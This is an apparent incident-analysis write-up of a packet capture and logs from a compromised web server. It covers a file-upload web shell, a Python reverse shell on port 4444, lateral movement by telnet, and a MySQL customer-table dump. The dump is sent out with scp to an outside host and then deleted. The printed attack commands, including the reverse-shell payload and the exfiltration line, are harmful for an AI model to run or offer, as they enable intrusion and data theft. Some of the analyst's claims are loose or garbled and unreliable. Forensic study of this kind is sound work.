Now, attacker trying to gain access to webserver through new URL location in uploads but keep denied by webserver until it's totally crashed and then ip address 138.68.92.163 able to create a new file there as upload .php in uploads folder at 21:58:40.125288 with port number 54946 and webserver accepted the request to create a upload.php file.

ph_webserver.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

38.103.198.92

The 257

Time	Source	s port	Destination	d port	Protocol	Length	Info
2022-02-19 21:58:40.027088	134.122.33.221	80	138.68.92.163	54946	HTTP		505 HTTP/1.1 404 Not
2022-02-19 21:58:40.125288	138.68.92.163	54946	134.122.33.221	80	HTTP		195 GET /upload.php H
2022-02-19 21:58:40.125733	134.122.33.221	80	138.68.92.163	54946	HTTP		555 HTTP/1.1 200 OK
2022-02-19 21:58:40.223822	138.68.92.163	54946	134.122.33.221	80	HTTP		190 GET /flash HTTP/1
2022-02-19 21:58:40.224182	134.122.33.221	80	138.68.92.163	54946	HTTP		505 HTTP/1.1 404 Not

> Frame 724: 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits)
> Linux cooked capture
> Internet Protocol Version 4, Src: 138.68.92.163, Dst: 134.122.33.221
> Transmission Control Protocol, Src Port: 54946, Dst Port: 80, Seq: 9873, Ack: 35053, Len: 127
▼ Hypertext Transfer Protocol
 > GET /upload.php HTTP/1.1\r\n
 Host: 134.122.33.221\r\n
 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n
 Accept: */*\r\n
 \r\n
[Full request URI: http://134.122.33.221/upload.php]
[HTTP request 81/88]
[Prev request in frame: 722]
[Response in frame: 725]
[Next request in frame: 726]

Transmission Control Protocol (tcp), 32 bytes

ph_webserver.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

38.103.198.92

Packets: 6808 - Displayed: 6808 (100.0%)

4:09 PM 9/9/2023

The 257

Time	Source	s port	Destination	d port	Protocol	Length	Info
2022-02-19 21:58:40.027088	134.122.33.221	80	138.68.92.163	54946	HTTP		505 HTTP/1.1 404 Not
2022-02-19 21:58:40.125288	138.68.92.163	54946	134.122.33.221	80	HTTP		195 GET /upload.php H
2022-02-19 21:58:40.125733	134.122.33.221	80	138.68.92.163	54946	HTTP		555 HTTP/1.1 200 OK

> Transmission Control Protocol, Src Port: 80, Dst Port: 54946, Seq: 35053, Ack: 10000, Len: 487
▼ Hypertext Transfer Protocol
 > HTTP/1.1 200 OK\r\n
 Date: Sun, 20 Feb 2022 02:58:40 GMT\r\n
 Server: Apache/2.4.41 (Ubuntu)\r\n
 Vary: Accept-Encoding\r\n
 Content-Length: 315\r\n
 Content-Type: text/html; charset=UTF-8\r\n
 \r\n
[HTTP response 81/88]
[Time since request: 0.000445000 seconds]
[Prev request in frame: 722]
[Prev response in frame: 723]
[Request in frame: 724]
[Next request in frame: 726]
[Next response in frame: 727]
[Request URI: http://134.122.33.221/upload.php]
[File Data: 315 bytes]
▼ Line-based text data: text/html (13 lines)
 <!DOCTYPE html>\n <html>\n <head>\n

Transmission Control Protocol (tcp), 32 bytes

Packets: 6808 - Displayed: 6808 (100.0%)

4:10 PM 9/9/2023

ph1_webserver.pcap

Time	Source	s port	Destination	d port	Protocol	Length	Info
2022-02-19 21:58:40.027088	134.122.33.221	80	138.68.92.163	54946	HTTP	555	505 HTTP/1.1 404 Not Found
2022-02-19 21:58:40.125288	138.68.92.163	54946	134.122.33.221	80	HTTP	195	195 GET /upload.php HTTP/1.1
2022-02-19 21:58:40.125733	134.122.33.221	80	138.68.92.163	54946	HTTP	555	555 HTTP/1.1 200 OK

```
> Frame 725: 555 bytes on wire (4440 bits), 555 bytes captured (4440 bits)
> Linux cooked capture
> Internet Protocol Version 4, Src: 134.122.33.221, Dst: 138.68.92.163
> Transmission Control Protocol, Src Port: 80, Dst Port: 54946, Seq: 35053, Ack: 10000, Len: 487
> Hypertext Transfer Protocol
> Line-based text data: text/html (13 lines)
<!DOCTYPE html>
<html>
<head>
<title>Upload your files</title>
</head>
<body>
<form enctype="multipart/form-data" action="upload.php" method="POST">
<p>Upload your file</p>
<input type="file" name="uploaded_file"></input><br />
<input type="submit" value="Upload"></input>
</form>
</body>
</html>
```

Here Attacker Ip address 138.68.92.163 again successful to gain the access to webserver files and gain access to parent directory by 3 way handshaking method.

ph1_webserver.pcap

Time	Source	s port	Destination	d port	Protocol	Length	Info
2022-02-19 21:58:55.711642	138.68.92.163	54948	134.122.33.221	80	TCP	68	68 54948 → 80 [ACK]
2022-02-19 21:58:55.711642	138.68.92.163	54948	134.122.33.221	80	HTTP	154	154 GET /uploads/ HTTP/1.1
2022-02-19 21:58:55.711715	134.122.33.221	80	138.68.92.163	54948	TCP	68	80 → 54948 [ACK]
2022-02-19 21:58:55.712217	134.122.33.221	80	138.68.92.163	54948	HTTP	1183	1183 HTTP/1.1 200 OK
2022-02-19 21:58:55.809683	138.68.92.163	54948	134.122.33.221	80	TCP	68	54948 → 80 [ACK]

```
> Frame 750: 1183 bytes on wire (9464 bits), 1183 bytes captured (9464 bits)
> Linux cooked capture
> Internet Protocol Version 4, Src: 134.122.33.221, Dst: 138.68.92.163
> Transmission Control Protocol, Src Port: 80, Dst Port: 54948, Seq: 1, Ack: 87, Len: 1115
> Hypertext Transfer Protocol
> Line-based text data: text/html (16 lines)
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /uploads</title>
</head>
<body>
<h1>Index of /uploads</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last Modified</a></th><th><a href="#">Size</a></th><th><a href="#">Actions</a></th></tr>
<tr><td valign="top"></td><td><a href="/">Parent Directory</a></td><td>&ampnbsp</td>
<tr><td valign="top"></td><td><a href="shell.php">shell.php</a></td><td align="right">&ampnbsp</td><td><a href="#">Upload</a></td></tr>
<tr><th colspan="5"><hr></th></tr>
```

Here in the given below capture, attacker is sending data to the webserver using POST, typically for the purpose of submitting a form or uploading a file. /uploads/shell.php is the path to the resource on the server; it's usually a file or a specific endpoint that the attacker is interacting with.

```

phl_webserver.pcap 38.103.158.92 - Expression: 
The 257
s port Destination d port Protocol Length Info
54950 134.122.33.221 80 HTTP 589 POST /uploads/shell.php HTTP/1.1 (application/x-www-form-urlencoded)
80 138.68.92.163 54950 TCP 68 80 → 54950 [ACK] Seq=1 Ack=522 Win=64640 Len=0 TStamp=4059215846 >
< Frame 789: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)
> Linux cooked capture
> Internet Protocol Version 4, Src: 138.68.92.163, Dst: 134.122.33.221
> Transmission Control Protocol, Src Port: 54950, Dst Port: 80, Seq: 1, Ack: 1, Len: 521
HyperText Transfer Protocol
> POST /uploads/shell.php HTTP/1.1\r\n
Host: 134.122.33.221\r\n
User-Agent: curl/7.68.0\r\n
Accept: */*\r\n
Connection: keep-alive\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 331\r\n
\r\n
[Full request URI: http://134.122.33.221/uploads/shell.php]
[HTTP request 1/1]
[Response in frame: 6792]
File Data: 331 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "cmd" = "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1...

```

Furthermore, attacker keep delivering data to specific location with PUSH flag in TCP packet to indicate that the sending application should push all buffered data to the receiving application asap, rather than waiting for full buffer to accumulate by using telnet or chat programs.

```

phl_webserver.pcap 38.103.158.92 - Expression: 
The 257
Source s port Destination d port Protocol Length Info
9759 138.68.92.163 4444 134.122.33.221 55866 TCP 76 4444 → 55866 [SYN, ACK] Seq=0 Ack=1 Win=64256
9822 134.122.33.221 55866 138.68.92.163 4444 TCP 68 55866 → 4444 [ACK] Seq=1 Ack=1 Win=64256
91723 134.122.33.221 55866 138.68.92.163 4444 TCP 80 55866 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256
9586 138.68.92.163 4444 134.122.33.221 55866 TCP 68 4444 → 55866 [ACK] Seq=1 Ack=13 Win=65136
< Frame 794: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
> Linux cooked capture
> Internet Protocol Version 4, Src: 134.122.33.221, Dst: 138.68.92.163
> Transmission Control Protocol, Src Port: 55866, Dst Port: 4444, Seq: 1, Ack: 1, Len: 12
Source Port: 55866
Destination Port: 4444
[Stream index: 142]
[TCP Segment Len: 12]
Sequence number: 1 (relative sequence number)
[Next sequence number: 13 (relative sequence number)]
Acknowledgment number: 1 (relative ack number)
1000 .... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window size value: 502
[Calculated window size: 64256]
[Window size scaling factor: 128]
Checksum: 0x8f71 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
> Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
> [SEQ/ACK analysis]

```

Eventually, webserver become unavailable after this attack and attacker moved all the database into new folder phl.db and then removed the file after capturing all data to hide the tracks. We can see this in artifacts of database file.

```

138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /text HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /chat HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:37 -0500] "GET /39 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /nl HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /34 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /science HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /adview HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /intr HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /account HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /x HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /42 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /comment HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:38 -0500] "GET /privacypolicy HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /node HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /sponsors HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /uk HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /viewforum HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /dot HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /affiliates HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /testimonials HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /forms HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /corporate HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /donate HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:39 -0500] "GET /41 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /upload.php HTTP/1.1" 200 487 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /flash HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /48 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /portal HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /design HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/fraud2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"

```

```


2022-02-20T03:01:02.455170Z 9 Field List slave_relay_log_info
2022-02-20T03:01:02.455908Z 9 Field List slave_worker_info
2022-02-20T03:01:02.456390Z 9 Field List slow_log
2022-02-20T03:01:02.457875Z 9 Field List tables_priv
2022-02-20T03:01:02.458175Z 9 Field List time_zone
2022-02-20T03:01:02.458407Z 9 Field List time_zone_leap_second
2022-02-20T03:01:02.458616Z 9 Field List time_zone_name
2022-02-20T03:01:02.458783Z 9 Field List time_zone_transition
2022-02-20T03:01:02.459017Z 9 Field List time_zone_transition_type
2022-02-20T03:01:02.459358Z 9 Field List user
2022-02-20T03:01:07.373140Z 9 Query show tables
2022-02-20T03:01:10.167274Z 9 Query SELECT * FROM user
2022-02-20T03:01:13.274572Z 9 Query SELECT DATABASE()
2022-02-20T03:01:13.274934Z 9 Init DB ph1
2022-02-20T03:01:13.275849Z 9 Query show databases
2022-02-20T03:01:13.276443Z 9 Query show tables
2022-02-20T03:01:13.277190Z 9 Field List customers
2022-02-20T03:01:15.536553Z 9 Query show tables
2022-02-20T03:01:21.694842Z 9 Query SELECT * FROM customers
2022-02-20T03:01:31.159492Z 9 Query SELECT * FROM customers LIMIT 5
2022-02-20T03:01:34.242985Z 9 Quit
2022-02-20T03:01:46.749188Z 10 Connect root@localhost on using Socket
2022-02-20T03:01:46.748326Z 10 Query /*'140100 SET @SQL_MODE=' */ 
2022-02-20T03:01:46.748432Z 10 Query /*'140103 SET TIME_ZONE='+00:00' */
2022-02-20T03:01:46.748547Z 10 Query /*'180000 SET SESSION information_schema.stats_expiry=0 */
2022-02-20T03:01:46.748680Z 10 Query SET SESSION NET_READ_TIMEOUT= 864000, SESSION NET_WRITE_TIMEOUT= 864000
2022-02-20T03:01:46.748820Z 10 Query SHOW VARIABLES LIKE 'gtid_mode'
2022-02-20T03:01:46.753877Z 10 Query SELECT LOGFILE_GROUP_NAME, FILE_NAME, TOTAL_EXTENTS, INITIAL_SIZE, ENGINE, EXTRA FROM INFORMATION_SCHEMA.FILES WHERE ENGINE = 'ndbcluster' AND FILE_TYPE = 'UNDO LOG' AND FILE_NAME IS NOT NU
2022-02-20T03:01:46.756231Z 10 Query SELECT DISTINCT TABLESPACE_NAME, FILE_NAME, LOGFILE_GROUP_NAME, EXTENT_SIZE, INITIAL_SIZE, ENGINE FROM INFORMATION_SCHEMA.FILES WHERE FILE_TYPE = 'DATAFILE' AND TABLESPACE_NAME IN (SELECT D
2022-02-20T03:01:46.757327Z 10 Query SHOW VARIABLES LIKE 'ndbinfoln_version'
2022-02-20T03:01:46.763608Z 10 Init DB ph1
2022-02-20T03:01:46.763716Z 10 Query show tables
2022-02-20T03:01:46.765172Z 10 Query LOCK TABLES 'customers' READ /*!32311 LOCAL */
2022-02-20T03:01:46.769709Z 10 Query show table status like 'customers'
2022-02-20T03:01:46.772197Z 10 Query SET SQL_QUOTE_SHOW_CREATE=1
2022-02-20T03:01:46.772305Z 10 Query SET SESSION character_set_results = 'binary'
2022-02-20T03:01:46.772375Z 10 Query show create table 'customers'
2022-02-20T03:01:46.772772Z 10 Query SET SESSION character_set_results = 'utf8mb4'
2022-02-20T03:01:46.772883Z 10 Query show fields from 'customers'
2022-02-20T03:01:46.774282Z 10 Query show fields from 'customers'
2022-02-20T03:01:46.775014Z 10 Query SELECT /*'140001 SQL_NO_CACHE */ * FROM 'customers'
2022-02-20T03:01:46.775651Z 10 Query SET SESSION character_set_results = 'binary'
2022-02-20T03:01:46.775726Z 10 Query use 'ph1'
2022-02-20T03:01:46.775799Z 10 Query select @@collation_database
2022-02-20T03:01:46.775886Z 10 Query SHOW TRIGGERS LIKE 'customers'
2022-02-20T03:01:46.777051Z 10 Query SET SESSION character_set_results = 'utf8mb4'
2022-02-20T03:01:46.777108Z 10 Query SET SESSION character_set_results = 'binary'
2022-02-20T03:01:46.777571Z 10 Query SELECT COLUMN_NAME, JSON_EXTRACT(HISTOGRAM, '$.number-of-buckets-specified')
2022-02-20T03:01:46.778175Z 10 Query SET SESSION character_set_results = 'utf8mb4'
2022-02-20T03:01:46.778230Z 10 Query UNLOCK TABLES
2022-02-20T03:01:46.782068Z 10 Quit

```



After analysing all the pcap file, we got to know that attacker firstly find what port are open on webserver and then attacked accordingly also adding to it there is a default password on Ubuntu Operating system as username = “admin” and password = “admin” which was very easy to crack and there was no password on the database, hence attacker copied all the database into new file and then removed the file from the system. The most important thing what I have noticed that there was write permission given to everyone modify the database. We can see this all information in given below captures that I got after analysing the reverse shell opened TCP stream.

Checking what ports are open by using nmap command.



The screenshot shows the Wireshark interface with a single selected TCP stream. The ASCII dump pane displays the following nmap session:

```
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24 -sS
nmap 10.10.1.0/24 -sS
You requested a scan type which requires root privileges.
QUITTING!
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24
nmap 10.10.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST
Nmap scan report for webserver (10.10.1.2)
Host is up (0.000074s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for 10.10.1.3
Host is up (0.0078s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet

Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
```

```

Wireshark - Follow TCP Stream (tcp.stream eq 142) - phil_webserver.pcap
38.103.198.92

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Sat Feb 19 22:00:18 EST 2022

System load: 0.08      Users logged in: 1
Usage of /: 9.7% of 24.06GB  IPv4 address for eth0: 147.182.157.9
Memory usage: 56%      IPv4 address for eth0: 10.20.0.6
Swap usage: 0%          IPv4 address for eth1: 10.10.1.3
Processes: 102

14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

*** System restart required ***
Last login: Sat Feb 19 21:30:20 EST 2022 from 10.10.1.2 on pts/3
phil@database:~$ netstat -atnp
netstat -atnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
tcp      0      0 127.0.0.53:53          0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
```

Accessing mySQL database by attacker given below:

Wireshark - Follow TCP Stream (tcp.stream eq 142) - phl_webserver.pcap

```

mysql> SELECT * FROM user;
SELECT * FROM user;
+-----+-----+-----+-----+-----+
| Host | User      | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv |
| Reload_priv | Shutdown_priv | Process_priv | File_priv | Grant_priv | References_priv | Index_priv | Alter_priv |
| Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_priv | Repl_client_priv |
| Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_priv | Event_priv | Trigger_priv |
| Create_tablespace_priv | ssl_type | ssl_cipher | x509_issuer | x509_subject |
max_questions | max_updates | max_connections | max_user_connections | plugin | authentication_string |
| password_expired | password_last_changed | password_lifetime | account_locked | Create_role_priv | Drop_role_priv |
Password_reuse_history | Password_reuse_time | Password_require_current | User_attributes |
+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql> use phl;
use phl;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_phl |
+-----+
| customers |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM customers;
SELECT * FROM customers;
+-----+-----+-----+-----+-----+-----+
| customerNumber | customerName | customerId | contactLastName | contactFirstName | phone |
| addressLine1 | addressLine2 | city | state | postalCode | country |
| amount_spent |
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+
119 client plts, 40 server plts, 79 turns
Entire conversation (7448) Show and save data as ASCII
Find: [n] Stream [142] Filter Out This Stream Print Save as... Back Close Help

```

Wireshark - Follow TCP Stream (tcp.stream eq 142) - phl_webserver.pcap

```

5 rows in set (0.00 sec)

mysql> use phl;
use phl;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_phl |
+-----+
| customers |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM customers;
SELECT * FROM customers;
+-----+-----+-----+-----+-----+-----+
| customerNumber | customerName | customerId | contactLastName | contactFirstName | phone |
| addressLine1 | addressLine2 | city | state | postalCode | country |
| amount_spent |
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+
119 client plts, 40 server plts, 79 turns
Entire conversation (7448) Show and save data as ASCII
Find: [n] Stream [142] Filter Out This Stream Print Save as... Back Close Help

```

Wireshark - Follow TCP Stream (tcp.stream eq 142) - phl_webserver.pcap

```

5 rows in set (0.00 sec)

mysql> use phl;
use phl;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_phl |
+-----+
| customers |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM customers;
SELECT * FROM customers;
+-----+-----+-----+-----+-----+-----+
| customerNumber | customerName | customerId | contactLastName | contactFirstName | phone |
| addressLine1 | addressLine2 | city | state | postalCode | country |
| amount_spent |
+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+
119 client plts, 40 server plts, 79 turns
Entire conversation (7448) Show and save data as ASCII
Find: [n] Stream [142] Filter Out This Stream Print Save as... Back Close Help

```

Created file **phl.db** to transfer all the data into new file.

```

mysql> exit;
exit;
Bye
phl@database:~$ sudo mysqldump -u root -p phl > phl.db
sudo mysqldump -u root -p phl > phl.db
Enter password: [REDACTED]

phl@database:~$ file phl.db
file phl.db
phl.db: UTF-8 Unicode text, with very long lines
phl@database:~$ head -50 phl.db
head -50 phl.db
-- MySQL dump 10.13 Distrib 8.0.28, for Linux (x86_64)
--
-- Host: localhost      Database: phl
-- -----
-- Server version     8.0.28-0ubuntu0.20.04.3

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO AUTO VALUE ON ZERO' */;
```

Here in given below capture, file had been removed from the system to hide the tracks.

```

555-7555', '120 Hanover Sq.', NULL, 'London', NULL, 'W1 1DP', 'UK', '43300.00'), (495, 'Diecast
Collectables', '1188', 'Franco', 'Valarie', '6175552555', '6251 Ingle Ln.', NULL, 'Boston', 'MA', '51003', 'USA', '85100.00'),
(496, 'Kelly\'s Gift Shop', '1612', 'Snowden', 'Tony', '+64 9 5555500', 'Arenales 1938 3\'A\', NULL, 'Auckland ', NULL, NULL, 'New
Zealand', '110000.00');
/*!40000 ALTER TABLE `customers` ENABLE KEYS */;
phl@database:~$ ls
ls
phl.db
phl@database:~$ scp phl.db fierce@178.62.228.28:/tmp/phl.db
scp phl.db fierce@178.62.228.28:/tmp/phl.db

fierce@178.62.228.28's password: fierce123

phl.db                                         0%   0    0.0KB/s  --::-- ETA
phl.db                                         100%  19KB 105.9KB/s  00:00

phl@database:~$ rm phl.db
rm phl.db
phl@database:~$ exit
exit
logout
Connection closed by foreign host.
www-data@webserver:/var/www/html/uploads$ exit
exit
exit
$ exit
```

Risk tolerance

